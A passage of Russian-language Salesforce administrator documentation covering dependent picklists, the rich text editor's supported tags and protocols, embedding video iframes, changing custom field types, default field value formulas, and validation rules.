Макеты страниц

Макеты страниц, содержащие зависимые списки, должны также включать в себя их управляющие поля. В противном случае значения зависимых раскрывающихся списков не будут отображены.

Для удобства слабовидящих пользователей зависимый раскрывающийся список должен располагаться в макете страницы под соответствующим управляющим полем.

Если зависимый раскрывающийся список является обязательным, но не содержит значений на основе значения управляющего поля, то запись может быть сохранена без ввода значения. Данное поле записи сохраняется пустым.

Типы записей

Тип записи для зависимого раскрывающегося списка можно определить и изменить только в диалоге «Предварительный просмотр» при создании и редактировании значений зависимости поля. Тип записи определяет значения, доступные в управляющем поле. Тип записи и управляющее поле определяют значения, доступные в зависимом раскрывающемся списке. Например, зависимое значение доступно только в том случае, если оно доступно в выбранном типе записи и выбранном управляющем значении.

Редактор обогащенного текста

Используйте редактор обогащенного текста для форматирования текста в настраиваемых полях типа «Область обогащенного текста» и во многих других функциях, таких как публикатор Chatter и группы.

Доступно в версиях: Salesforce1, Salesforce Classic и Lightning Experience

Доступно в версиях: все версии.

С помощью интерфейса WYSIWYG редактора обогащенного текста можно выполнять следующие операции.

- Форматирование текста полужирным, курсивным, подчеркнутым или зачеркнутым шрифтом
- Создание маркированных и нумерованных списков
- Изменение отступов в абзацах
- Вставка гиперссылки
- Вставка изображения
- Удаление форматирования

Доступность кнопок на панели инструментов зависит от функций. Например, кнопка для вставки фрагмента кода доступна в публикаторе Chatter, но недоступна в настраиваемых полях.

Прим.: В выпуске Summer'17 редактор обогащенного текста для настраиваемых полей больше не использует CKEditor в Lightning Experience и Salesforce1. Редакторы обогащенного текста поддерживают только интерфейс WYSIWYG, поэтому не позволяют редактировать HTML-теги. При копировании и вставке содержимого с веб-страницы или из другого источника в редактор неподдерживаемые теги удаляются. Содержимое неподдерживаемых тегов сохраняется в виде обычного текста. Пользователь не получит уведомление об удалении неподдерживаемых или потенциально опасных HTML-тегов. При редактировании поля обогащенного текста могут наблюдаться незначительные различия форматирования или оформления между интерфейсами. Для устранения этих различий рекомендуется использовать панель инструментов.

Некоторые функции используют редакторы обогащенного текста в Salesforce Classic, Lightning Experience и Salesforce1. Например, поле «Информация» в группах предусматривает редактор обогащенного текста во всех трех пользовательских интерфейсах, а публикатор Chatter — только в Salesforce Classic и Lightning Experience.

	Salesforce Classic	Lightning Experience	Salesforce1
Группы	✓	✓	✓
Компоненты Lightning (`ui:inputRichText` и `lightning:inputRichText`)	✓	✓	✓
Настраиваемые поля	✓	✓	✓
Публикатор Chatter	✓	✓	
Статья базы знаний	✓	✓	
Конструктор приложений Lightning (компонент «Обогащенный текст»)	✓	✓	
Конструктор сообществ (редактор обогащенного текста)	✓	✓	
Visual Workflow	✓	✓	
Пространства идей	✓		

	Salesforce Classic	Lightning Experience	Salesforce1
Действие «Отправка эл. почты»		✔	
Канал продаж		✔	
Примечания		✔	✔

Прим.: Некоторые компоненты (например, Salesforce Knowledge или сообщество «Идеи») позволяют администраторам включать дополнительные функции (например, возможность внедрения мультимедийного содержимого, использования раскрывающихся списков или выбора цвета текста и фона). Чтобы использовать редакторы обогащенного текста, убедитесь, что в вашем браузере включена поддержка JavaScript.

Особенности редактора обогащенного текста

Ниже приведены особенности работы с редактором.

- Максимальное количество символов, которое можно ввести в редактор обогащенного текста, равняется длине поля, заданной при его создании или редактировании. Значение по умолчанию: 32 768 символов.
- Выбранные гиперссылки открываются в новом окне браузера. Редактор обогащенного текста поддерживает гиперссылки HTTP, HTTPS и mailto.
- Редактор обогащенного текста не проверяет гиперссылки на веб-страницы. Убедитесь, что вы указали правильный URL-адрес.
- Чтобы вставить изображение, щелкните значок и откройте вкладку:
  - **«Веб-адрес»**, а затем введите URL-адрес нужного изображения.
  - **«Загрузить изображение»**, а затем выберите нужное изображение на локальном компьютере. Разрешается загружать только файлы JPEG, PNG или GIF. Размер файла не должен превышать 1 МБ. Нельзя добавить гиперссылку на изображение.

  При необходимости введите описание, отображающееся при наведении указателя мыши на изображение. URL-адрес изображения должен быть доступен системе Salesforce.
- Редактор обогащенного текста поддерживает все языки, доступные в приложении Salesforce Knowledge.
- Редактор обогащенного текста не поддерживает JavaScript и каскадные таблицы стилей (CSS).
- Редактор обогащенного текста отключен для пользователей, у которых включен режим специальных возможностей. В этом случае редактор заменяется текстовым полем.

Поддерживаемое форматирование

Для форматирования содержимого рекомендуется использовать панель инструментов. При копировании и вставке содержимого с веб-страницы или из другого источника в редактор неподдерживаемые теги удаляются. Содержимое неподдерживаемых тегов сохраняется в виде обычного текста. В таблице ниже перечислены теги, поддерживаемые редактором <0>обогащенного текста.

`<a>`	`<dt>`	`<q>`
`<abbr>`	`<em>`	`<samp>`
`<acronym>`	`<font>`	`<small>`

<address>	<h1>	
<b>	<h2>	<strike>
<bdo>	<h3>	
<big>	<h4>	<sub>
<blockquote>	<h5>	<sup>
 	<h6>	<table>
<caption>	<hr>	<tbody>
<cite>	<i>	<td>
<code>	<img>	<tfoot>
<col>	<ins>	<th>
<colgroup>	<kbd>	<thead>
<dd>		<tr>
<del>		<tt>
<dfn>	<p>	
	<pre>	<var>
<dl>		

Прим.: Форматирование редакторов обогащенного текста в настраиваемых полях типа «Область обогащенного текста» незначительно отличается в Lightning Experience и Salesforce1 по сравнению с Salesforce Classic. Дополнительные сведения см. в разделе Редактирование полей типа «Область обогащенного текста» в записях.

Ниже перечислены атрибуты, поддерживаемые тегами.

alt	face	size
background	height	src
border	href	style
class	name	target
colspan	rowspan	width

Ниже перечислены поддерживаемые протоколы URL-адресов.

- http:
- https:
- file:
- ftp:
- mailto:

- #
- / (для относительных ссылок)

Редакторы обогащенного текста, использующие CKEditor

Редакторы обогащенного текста в Salesforce Classic по-прежнему используют CKEditor. Ниже перечислены компоненты Lightning Experience и Salesforce1, в которых редакторы обогащенного текста продолжают использовать CKEditor.

- Компоновщик сообщений электронной почты, использующий действие «Отправка эл. почты»
- База знаний Lightning
- Конструктор приложений Lightning
- Компонент `ui:inputRichText`

Прим.: Компонент `ui:inputRichText` больше не поддерживается для LockerService. Вместо него используйте `lightning:inputRichText`.

Эти компоненты загружают редактор обогащенного текста в элемент iframe. Поэтому, если в браузере не настроены соответствующие параметры безопасности, редактор обогащенного текста будет загружен некорректно. Сведения о настройке параметров см. в инструкциях к браузеру. Например, в Internet Explorer убедитесь, что для параметра **«Запуск программ и файлов в окне IFRAME»** настроено значение **«Включить»** или **«Предлагать»**. В Safari рекомендуется изменить параметры конфиденциальности для файлов cookie на **«Разр. для посещ. сайтов»**. В Chrome, в разделе «Настройки контента» снимите флажок **«Блокировать данные и файлы cookie сторонних сайтов»**.

Кроме того, чтобы начать ввод в редакторе обогащенного текста на сенсорных устройствах под управлением Windows с браузером Internet Explorer 11, необходимо сначала нажать в поле типа «Область обогащенного текста» и перейти в редактор с помощью клавиши TAB.

Добавление видеороликов посредством HTML-редактора

Добавление примеров кода в сообщения

Сообщения, публикуемые в сообществах Chatter Answers и «Идеи», могут быть дополнены примерами кода.

СМ. ТАКЖЕ:

Редактирование полей типа «Область обогащенного текста» в записях

Добавление видеороликов посредством HTML-редактора

Доступно в Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых полей:

- Настройка приложения

Прежде чем добавить видеоролики в HTML-редактор для статьи базы знаний, убедитесь, что параметры безопасности обозревателя разрешают внедрять мультимедийное содержимое. Некоторые параметры безопасности могут блокировать элементы `<iframe>`. Например, если обозревателю Internet Explorer 7 задан максимальный уровень безопасности, то содержимое `<iframe>` не отображается во фрейме.

Ниже перечислены способы вставки HTML-элементов `<iframe>` в редактор, доступные в результате включения функции внедрения мультимедийного содержимого при настройке приложения.

1. Скопируйте элемент `<iframe>` с проверенного сайта.

   Проверенные сайты: DailyMotion, Vimeo и YouTube.

2. Чтобы вставить код в HTML-редактор, нажмите одну из кнопок ниже.

Параметр	Описание
	Данная кнопка позволяет вставить элемент `<iframe>` в текстовое поле диалогового окна «Вставить мультимедийное содержимое». Фрейм и его содержимое добавляются в окно редактора.
	Данная кнопка позволяет вставить элемент `<iframe>` прямо в HTML-код.

3. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Редактор обогащенного текста

Добавление примеров кода в сообщения

Сообщения, публикуемые в сообществах Chatter Answers и «Идеи», могут быть дополнены примерами кода.

Организации, поддерживающие сообщества Chatter Answers и «Идеи», позволяют пользователям добавлять примеры кода в сообщения. Код может быть скопирован из любого текстового редактора и вставлен в текст сообщения без изменения форматирования.

1. Скопируйте пример кода из текстового редактора в буфер обмена.
2. Введите текст сообщения в редакторе и нажмите значок  для добавления примера кода.
3. Вставьте пример кода в текстовое поле «Добавить пример кода» и нажмите кнопку **«OK»**.

   Пример кода отображается в тексте сообщения без изменения форматирования.

Изменение типа настраиваемого поля

Прим.: Для настраиваемых полей, зашифрованных с помощью функции шифрования платформы Shield, тип поля не может быть изменен.

1. В разделе настроек управления для объекта перейдите в раздел «Поля».

   Прим.: Чтобы изменить тип поля в статьях Salesforce Knowledge введите *«Типы статей баз знаний»* в поле «Быстрый поиск», выберите пункт **«Типы статей баз знаний»** и выберите нужный тип статьи.

2. Щелкните ссылку **«Правка»** напротив нужного поля.
3. Щелкните **«Изменить тип поля»**.
4. Выберите нужный тип поля и нажмите кнопку **«Далее»**.
5. Введите метку поля, имя и другие атрибуты и сохраните изменения.

Примечания по изменению типов настраиваемых полей

СМ. ТАКЖЕ:

Типы настраиваемых полей

Какие поля можно шифровать?

Поиск по параметрам управления объектами

Примечания по изменению типов настраиваемых полей

Перед преобразованием полей ознакомьтесь с указанными ниже рекомендациями.

- Преобразованию подлежат только настраиваемые поля без данных, иначе можно потерять данные: изменение типа данных существующего настраиваемого поля может привести к потере данных в следующих случаях:
  - изменения типа «Дата» или «Дата/время» либо его установка;
  - изменение любого типа на «Число»;
  - изменение любого типа на «Проценты»;
  - изменение любого типа на «Валюта»;
  - изменение типа «Флажок» на любой другой тип;
  - изменение типа «Раскрывающийся список (с множественным выбором)» на любой другой тип;
  - изменение любого типа на «Раскрывающийся список (с множественным выбором)»;

    (Заданные в настоящий момент значения раскрывающегося списка сохраняются при изменении раскрывающегося списка на раскрывающийся список с множественным выбором. Если записи содержат значения, которые не входят в определение раскрывающегося списка, эти значения будут удалены из записей при изменении типа данных.

  - изменение типа «Автоматическая нумерация» на любой другой тип;
  - изменение любого типа (кроме «Текст») на тип «Автоматическая нумерация»;
  - изменение типа «Текст» на «Раскрывающийся список»;
  - изменение типа «Область подробного текста» на любой тип, кроме «Эл. почта», «Телефон», «Текст», «Область текста» или «URL-адрес».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Стандартные объекты недоступны в версии **Database.com Edition**.

Внешние объекты Salesforce Connect доступны в версиях: **Developer Edition**. Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения настраиваемых полей:

- Настройка приложения

- В случае потери данных все представления списка на основе настраиваемого поля удаляются, а правила расширения и назначения могут быть изменены.
- Тип данных любого настраиваемого поля, отображенного для преобразования интересов, не может быть изменен.
- При изменении типа данных настраиваемого поля, заданного в качестве внешнего идентификатора, выбор типа данных, отличного от «Текст», «Число» или «Эл. почта», приведет к тому, что это поле больше не будет действовать в качестве внешнего идентификатора.
- Параметр изменения типа данных настраиваемого поля недоступен для всех типов данных. Например, текущие настраиваемые поля не могут быть преобразованы в зашифрованные, а зашифрованные поля не могут быть преобразованы в другой тип данных.
- В типах статей Salesforce Knowledge тип поля файла нельзя преобразовать в другие типы данных.
- Нельзя изменить тип данных настраиваемого поля, на которое ссылаются другие элементы меню «Настройка», например страницы Visualforce, код Apex, Конструктор процессов или потоки.
- Изменение типа настраиваемого поля может потребовать одновременного изменения большого количества записей. Для эффективной обработки этих изменений запрос пользователя может быть поставлен в очередь, а после его выполнения будет отправлено электронное уведомление.
- Прежде чем изменить тип настраиваемого поля, убедитесь, что данное поле не является целевым для обновления полей бизнес-правила, а также не используется формулой обновления поля, которая аннулируется новым типом настраиваемого поля.

Следующие типы данных имеют дополнительные ограничения при их преобразовании.

Тип данных	Описание
Автонумерация	Данные в любом поле автоматической нумерации остаются неизменными при его преобразовании в текстовое поле. Также можно благополучно преобразовывать настраиваемое текстовое поле в поле автоматической нумерации без потери данных. Преобразование поля автоматической нумерации в любой другой тип данных приведет к потере данных. Поля автоматической нумерации могут содержать максимум 30 символов. Перед преобразованием настраиваемого текстового поля в поле автоматической нумерации измените все записи, содержащие более 30 символов в этом поле.
Формула	Поля формул представляют собой особые поля только для чтения, которые нельзя преобразовать в любой другой тип данных. Аналогичным образом нельзя преобразовать любой другой тип поля в поле формулы.
Раскрывающийся список	Настраиваемые раскрывающиеся списки легко изменить на настраиваемые флажки. При выборе флажка в качестве нового типа данных можно указать, какие значения раскрывающегося списка соответствуют полям с установленными и неустановленными флажками. Настраиваемые раскрывающиеся списки можно изменить на раскрывающиеся списки с множественным выбором без потери данных. Поскольку записи содержат только одно значение из этого раскрывающегося списка, это значение

Тип данных	Описание
	останется выбранным, но пользователи могут выбирать дополнительные значения.
Взаимосвязи	• Преобразовывать поля взаимосвязей на поля без взаимосвязей и обратно можно только для внешних объектов. • Если организация имеет большое количество записей, система Salesforce отобразит страницу ожидания после поступления запроса на изменение взаимосвязи «Основная — подробная» на взаимосвязь «Поиск» или обратно. • Взаимосвязь объекта «Основная — подробная» не может быть преобразована во взаимосвязь «Поиск» после создания поля сводного резюмирования для объекта. • Взаимосвязь «Поиск» нельзя преобразовать во взаимосвязь «Основная — подробная», если в объекте имеются какие-либо записи с нулевым значением для взаимосвязи «Поиск». • При преобразовании взаимосвязи «Основная — подробная» во взаимосвязь «Поиск» для настраиваемого подробного объекта единый стандартный параметр для этого объекта автоматически обновляется до значения «Общедоступный: для чтения и записи». Аналогичным образом преобразование взаимосвязи «Поиск» во взаимосвязь «Основная — подробная» устанавливает значение «Контролируется родительским объектом» для единого стандартного параметра.
Область подробного текста	При преобразовании поля «Область подробного текста» в поле типа «Эл. почта», «Телефон», «Текст», «Область текста» или «URL-адрес» данные в записях будут усечены до первых 255 символов поля.
Область обогащенного текста	Поля типа «Область обогащенного текста» могут быть преобразованы только в поля типа «Область подробного текста». Все изображения удаляются при следующем сохранении поля типа «Область подробного текста». Преобразованное поле типа «Область подробного текста» использует скрытую разметку, которая удаляется из записи только после ее сохранения. При необходимости разметка может быть восстановлена.

СМ. ТАКЖЕ:

Изменение типа настраиваемого поля

Определение стандартных значений полей

Чтобы определить стандартное значение поля, выполните указанные ниже действия.

1. Создайте настраиваемое поле (см. раздел «Создание настраиваемых полей» на странице 5795). При необходимости определите стандартное значение для текущего настраиваемого поля (см. раздел «Редактирование настраиваемых полей» на странице 5816).
2. Выберите нужный тип поля и нажмите кнопку **«Далее»**. Список доступных типов см. в разделе «Общие сведения о стандартных значениях полей» на странице 5851.
3. Введите нужные атрибуты поля.
4. Введите стандартное значение или определите формулу, вычисляющую стандартное значение.

   Прим.: Стандартные значения формулы могут быть определены только при наличии такой возможности. Например, стандартные значения раскрывающегося списка и флажки ограничиваются вариантами, доступными для данных типов полей (например, «Флажок установлен», «Флажок снят» или «Применить первое значение как значение по умолчанию»).
5. Нажмите кнопку **«Далее»**.
6. Чтобы определить уровень доступности поля для конкретных профилей, настройте параметры безопасности поля и нажмите кнопку **«Далее»**.
7. Выберите макеты страниц, которые должны отображать данное поле. Поле добавляется в конец первого двухстолбцового раздела макета страницы. Настраиваемое поле пользователя автоматически добавляется в конец страницы сведений о пользователе.
8. По завершении нажмите кнопку **«Сохранить»**. Чтобы создать дополнительные настраиваемые поля, нажмите кнопку **«Сохранить и создать»**.

Общие сведения о стандартных значениях полей

Полезные формулы стандартных значений полей

Рекомендации по стандартным значениям полей

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра стандартных значений полей:

- Просмотр настройки и конфигурации

Для определения или изменения стандартных значений полей:

- Настройка приложения

Общие сведения о стандартных значениях полей

Рекомендуем использовать стандартные значения полей для повышения производительности пользователей путем сокращения количества полей, требующих заполнения вручную. Стандартные значения полей автоматически заполняют настраиваемые поля созданной записи. Стандартное значение может опираться на формулы для некоторых типов полей или точные значения (например, «Флажок установлен» или «Флажок снят» для полей типа «Кнопка-флажок»).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ниже перечислены действия, доступные после определения стандартных значений.

1. Пользователь создает запись.
2. Поле заполняется стандартным значением.
3. Система Salesforce отображает страницу редактирования, поле которой заполнено стандартным значением.
4. Пользователь заполняет поля новой записи.
5. Пользователь сохраняет новую запись.

Пользователь может изменить значение поля, но исходное стандартное значение поля подставляется только один раз при создании записи. Например, чтобы определить время повторной связи с интересом, задайте настраиваемому полю интереса стандартное значение, равное 7 дням после даты создания. При необходимости данное значение может быть изменено, однако значение, равное 7 дням после даты создания, не может быть автоматически восстановлено.

Настройте стандартные значения для следующих типов настраиваемых полей:

- Кнопка-флажок
- Валюта
- Дата
- Дата/время
- Эл. почта
- Число
- Процент
- Тел.
- Раскрывающийся список (рекомендуем использовать стандартный параметр при настройке раскрывающегося списка)
- Текст
- Область текста
- URL-адрес

СМ. ТАКЖЕ:

Определение стандартных значений полей

Полезные формулы стандартных значений полей

Максимальный размер скидки

Организация может применять разные размеры скидки к возможностям на отнове отдела, связанного с автором возможности. Пример ниже позволяет задать стандартное значение для настраиваемого поля возможности «Размер скидки».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра стандартных значений полей:

- Просмотр настройки и конфигурации

Для определения или изменения стандартных значений полей:

- Настройка приложения

```
CASE(User.Department, "IT", 0.25, "Field", 0.15, 0)
```

Данный пример использует формулу, которая устанавливает скидку размером 25% для любой возможности, созданной пользователем отдела IT, или скидку размером 15% для любой возможности, созданной пользователем отдела Field. Если автор возможности относится к другому отделу, то применяется нулевая скидка. Данное поле является настраиваемым процентным полем возможностей, которое использует стандартное поле пользователя `Department`.

Язык продукта

Продукт может быть связан с языком, чтобы пользователи могли определять тип документации или адаптера, который должен быть добавлен в продукт. Рекомендуем использовать следующую формулу стандартного значения для автоматической настройки языка продукта на основе страны проживания его автора. Данный пример использует стандартное значение Japanese для страны Japan и значение English для страны US. В противном случае поле `Product Language` содержит стандартное значение unknown.

```
CASE($User.Country , "Japan", "Japanese", "US", "English","unknown")
```

Размер налога

Рекомендуем использовать данную формулу стандартного значения для настройки размера налога по активу на основе города пользователя. Создайте настраиваемое поле процентов со следующим стандартным значением:

```
IF($User.City = "Napa", 0.0750,
 IF($User.City = "Paso Robles", 0.0725,
  IF($User.City = "Sutter Creek", 0.0725,
   IF($User.City = "Los Olivos", 0.0750,
    IF($User.City = "Livermore", 0.0875, null
    )
   )
  )
 )
)
```

В данном примере налог размером 8,75% применяется к активу, если пользователь проживает в городе Livermore. Если перечисленные города не относятся к пользователю, то поле «Размер налога» отображается пустым. Кроме того, поле «Размер налога» может использоваться в формулах для автоматического вычисления сумм, облагаемых налогом, и окончательных продажных цен.

СМ. ТАКЖЕ:

Определение стандартных значений полей

Рекомендации по стандартным значениям полей

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Стандартные значения полей автоматически заполняют настраиваемые поля созданной записи. Стандартное значение может опираться на формулы для некоторых типов полей или точные значения (например, «Флажок установлен» или «Флажок снят» для флажков). Прежде чем добавить стандартные значения полей, просмотрите рекомендации ниже.

- Если стандартное значение опирается на значение поля слияния, то система Salesforce использует значение поля слияния на момент выполнения стандартного значения. При последующем изменении значения поля слияния стандартное значение не обновляется.
- Стандартное значение поля записи может быть изменено или удалено.
- Не рекомендуем назначать стандартные значения полям, которые одновременно являются обязательными и уникальными, ввиду возможного возникновения ошибок уникальности.
- Настраиваемое поле действия, которому назначается статус универсального обязательного, должно содержать стандартное значение.
- Стандартное значение не может быть задано для уникального настраиваемого поля действия.
- Стандартные значения полей отличаются от полей формулы: стандартные значения выполняются только один раз при создании записи; стандартные значения доступны не только для чтения; стандартные значения доступны для изменения, но недоступны для восстановления.
- Стандартное значение добавляется автоматически перед заполнением любых других полей новой записи, поэтому поля текущей записи не могут использоваться для создания стандартного значения. Например, стандартное значение поля не может быть создано для контакта, использующего имя и фамилию, так как данные значения недоступны при

нажатии кнопки **«Создать»** для создания записи контакта. При необходимости воспользуйтесь типом записи, который выбирается перед отображением страницы редактирования записи.

- Чтобы применить разные стандартные значения к разным типам записей, рекомендуем использовать тип записи в качестве поля слияния для функции CASE при настройке стандартного значения поля.
- Поля, недоступные пользователю согласно параметрам безопасности поля, отображаются в формулах для стандартных значений полей.
- Connect Offline и Salesforce for Outlook не отображают значений по умолчанию. Если значение не введено пользователем, то система Salesforce вставляет стандартное значение во время синхронизации.
- Стандартные значения полей недоступны на портале самообслуживания.
- Функции преобразования интересов, Web-to-Lead и Web-to-Case не используют стандартные значения полей.

Прим.: Стандартные значения формулы могут быть определены только при наличии такой возможности. Например, стандартные значения раскрывающегося списка и флажки ограничиваются вариантами, доступными для данных типов полей (например, «Флажок установлен», «Флажок снят» или «Применить первое значение как значение по умолчанию»).

СМ. ТАКЖЕ:

Определение стандартных значений полей

Правила проверки

Правила проверки позволяют повысить качество данных. Правила проверки проверяют данные, введенные пользователем, на соответствие заданным стандартам перед сохранением записи. Правило проверки может содержать формулу или выражение, которое оценивает данные как минимум одного поля и возвращает значение «Истина» или «Ложь». Кроме того, правило проверки может содержать сообщение об ошибке, отображаемое пользователям в том случае, если недопустимое значение возвращает значение «Истина».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Ниже перечислены действия, доступные после определения правил проверки.

1. Пользователь создает запись или редактирует текущую запись.
2. Пользователь нажимает кнопку **«Сохранить»**.
3. Система выполняет все правила проверки.
   - Если все данные верны, то запись сохраняется.
   - При наличии неверных данных отображается связанное сообщение об ошибке, а запись не сохраняется.
4. Пользователь выполняет нужные изменения и снова нажимает кнопку **«Сохранить»**.

При необходимости введите сообщение об ошибке, которое должно отображаться при неудачной проверке записи, а также определите область его отображения. Например, сообщение об ошибке может содержать следующую строку: «Дата закрытия должна следовать за текущей датой». Выберите область отображения сообщения: напротив поля или вверху страницы. Подобно всем другим сообщениям об ошибках, ошибки правил проверки отображаются красным текстом и начинаются со слова «Ошибка».

Важное замечание: Правила проверки применяются ко всем новым и обновленным записям объекта, даже в том случае, если макет страницы или вызов API не содержит полей, используемых в правиле проверки. Правила проверки не применяются при создании записей объекта посредством области «Быстрое создание». Если организация

используют разные макеты страниц для объекта, поддерживающего правило проверки, убедитесь, что правило проверки работает корректно в каждом макете. Если организация использует интеграции, поддерживающие данный объект, убедитесь, что правило проверки работает корректно в каждой интеграции.

Управление правилами проверки

Определить правила оценки

Правила проверки проверяют данные, введенные пользователем, на соответствие заданным стандартам перед сохранением записи. Правило проверки может содержать формулу или выражение, которое оценивает данные как минимум одного поля и возвращает значение «Истина» или «Ложь». Кроме того, правило проверки может содержать сообщение об ошибке, отображаемое пользователям в том случае, если недопустимое значение возвращает значение «Истина».

Клонирование правил проверки

Активация правил проверки

Поля правил проверки

Советы по созданию правил проверки

Рекомендации по правилам проверки

Правила проверки проверяют данные, введенные пользователем, на соответствие заданным стандартам перед сохранением записи. Правило проверки может содержать формулу или выражение, которое оценивает данные как минимум одного поля и возвращает значение «Истина» или «Ложь». Кроме того, правило проверки может содержать сообщение об ошибке, отображаемое пользователям в том случае, если недопустимое значение возвращает значение «Истина». Прежде чем применить правила проверки, просмотрите указанные ниже рекомендации.

СМ. ТАКЖЕ:

Примеры правил проверки

Поля типов настраиваемых метаданных и правила проверки

Управление правилами проверки

Правила проверки проверяют данные, введенные пользователем, на соответствие заданным стандартам перед сохранением записи. Правило проверки может содержать формулу или выражение, которое оценивает данные как минимум одного поля и возвращает значение «Истина» или «Ложь». Кроме того, правило проверки может содержать сообщение об ошибке, отображаемое пользователям в том случае, если недопустимое значение возвращает значение «Истина».

Ниже перечислены действия, доступные на странице правил проверки.

- Определите правило проверки.
- Чтобы обновить поля правила, щелкните ссылку **«Правка»** напротив имени нужного правила.
- Удалите правило проверки.
- Чтобы просмотреть сведения или клонировать правило, щелкните имя нужного правила проверки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

- Активируйте правило проверки.

СМ. ТАКЖЕ:

Примеры правил проверки

Определить правила оценки

Правила проверки проверяют данные, введенные пользователем, на соответствие заданным стандартам перед сохранением записи. Правило проверки может содержать формулу или выражение, которое оценивает данные как минимум одного поля и возвращает значение «Истина» или «Ложь». Кроме того, правило проверки может содержать сообщение об ошибке, отображаемое пользователям в том случае, если недопустимое значение возвращает значение «Истина».

Прежде чем создать правило проверки, просмотрите раздел «Рекомендации по правилам проверки».

1. Из параметров управления для соответствующего объекта перейдите в «Правила проверки».
2. Нажмите кнопку **«Создать»** в связанном списке «Правила проверки».

   Прим.: Страница сведений о настраиваемом поле действия не содержит связанные правила проверки. Чтобы изменить правило проверки для настраиваемого поля действия, выберите правило оценки в меню «Настройка». Для этого введите *«Действия»* в поле «Быстрый поиск», затем выберите **«Действия»**, далее **«Правила проверки задач»** или **«Правила проверки событий»**.
3. Введите свойства правила проверки.
4. Чтобы проверить формулу на наличие ошибок, нажмите кнопку **«Проверка синтаксиса»**.

СМ. ТАКЖЕ:

Правила проверки

Клонирование правил проверки

Советы по созданию правил проверки

Примеры правил проверки

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра правил проверки полей:

- Просмотр настройки и конфигурации

Для определения или изменения правил проверки полей:

- Настройка приложения

Клонирование правил проверки

1. Из параметров управления для соответствующего объекта перейдите в «Правила проверки».
2. Щелкните имя нужного правила проверки в связанном списке «Правила проверки».
3. Нажмите кнопку **«Клонировать»**.
4. Определите новое правило на основе исходного.
5. Чтобы сохранить внесенные изменения, нажмите кнопку **«Сохранить»**. Чтобы создать дополнительные правила проверки, нажмите кнопку **«Сохранить и создать»**.

Прим.: Страница сведений о настраиваемом поле действия не содержит связанные правила проверки. Чтобы изменить правило проверки для настраиваемого поля действия, выберите правило оценки в меню «Настройка». Для этого введите *«Действия»* в поле «Быстрый поиск», затем выберите **«Действия»**, далее **«Правила проверки задач»** или **«Правила проверки событий»**.

СМ. ТАКЖЕ:

Определить правила оценки

Поля правил проверки

Активация правил проверки

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра правил проверки полей:

- Просмотр настройки и конфигурации

Для определения или изменения правил проверки полей:

- Настройка приложения

Активация правил проверки

1. Из параметров управления для соответствующего объекта перейдите в «Правила проверки».
2. Щелкните ссылку **«Правка»** напротив нужного правила.
3. Чтобы активировать правило, выберите **«Активировать»** и сохраните изменения.
4. Чтобы деактивировать правило, выберите **«Деактивировать»** и сохраните изменения.

Прим.: Страница сведений о настраиваемом поле действия не содержит связанные правила проверки.

СМ. ТАКЖЕ:

Определить правила оценки

Поля правил проверки

Поиск по параметрам управления объектами

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра правил проверки полей:

- Просмотр настройки и конфигурации

Для определения или изменения правил проверки полей:

- Настройка приложения

Поля правил проверки

Поле	Описание
Имя правила	Уникальный идентификатор длиною не более 40 символов, который не содержит пробелы и специальные символы (например, символы национального алфавита).
Активно	Флажок, определяющий активность правила.
Описание	Описание длиною не более 255 символов, позволяющее отличить одно правило проверки от другого. Только для внутреннего пользования.
Формула ошибочного условия	Выражение, используемое для проверки поля. См. разделы «Создание поля формулы» и «Операторы и функции формулы».
Сообщение об ошибке	Сообщение, отображаемое пользователю при неудачной проверке поля. Если организация использует средство перевода, то сообщение об ошибке может быть переведено на языки,

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

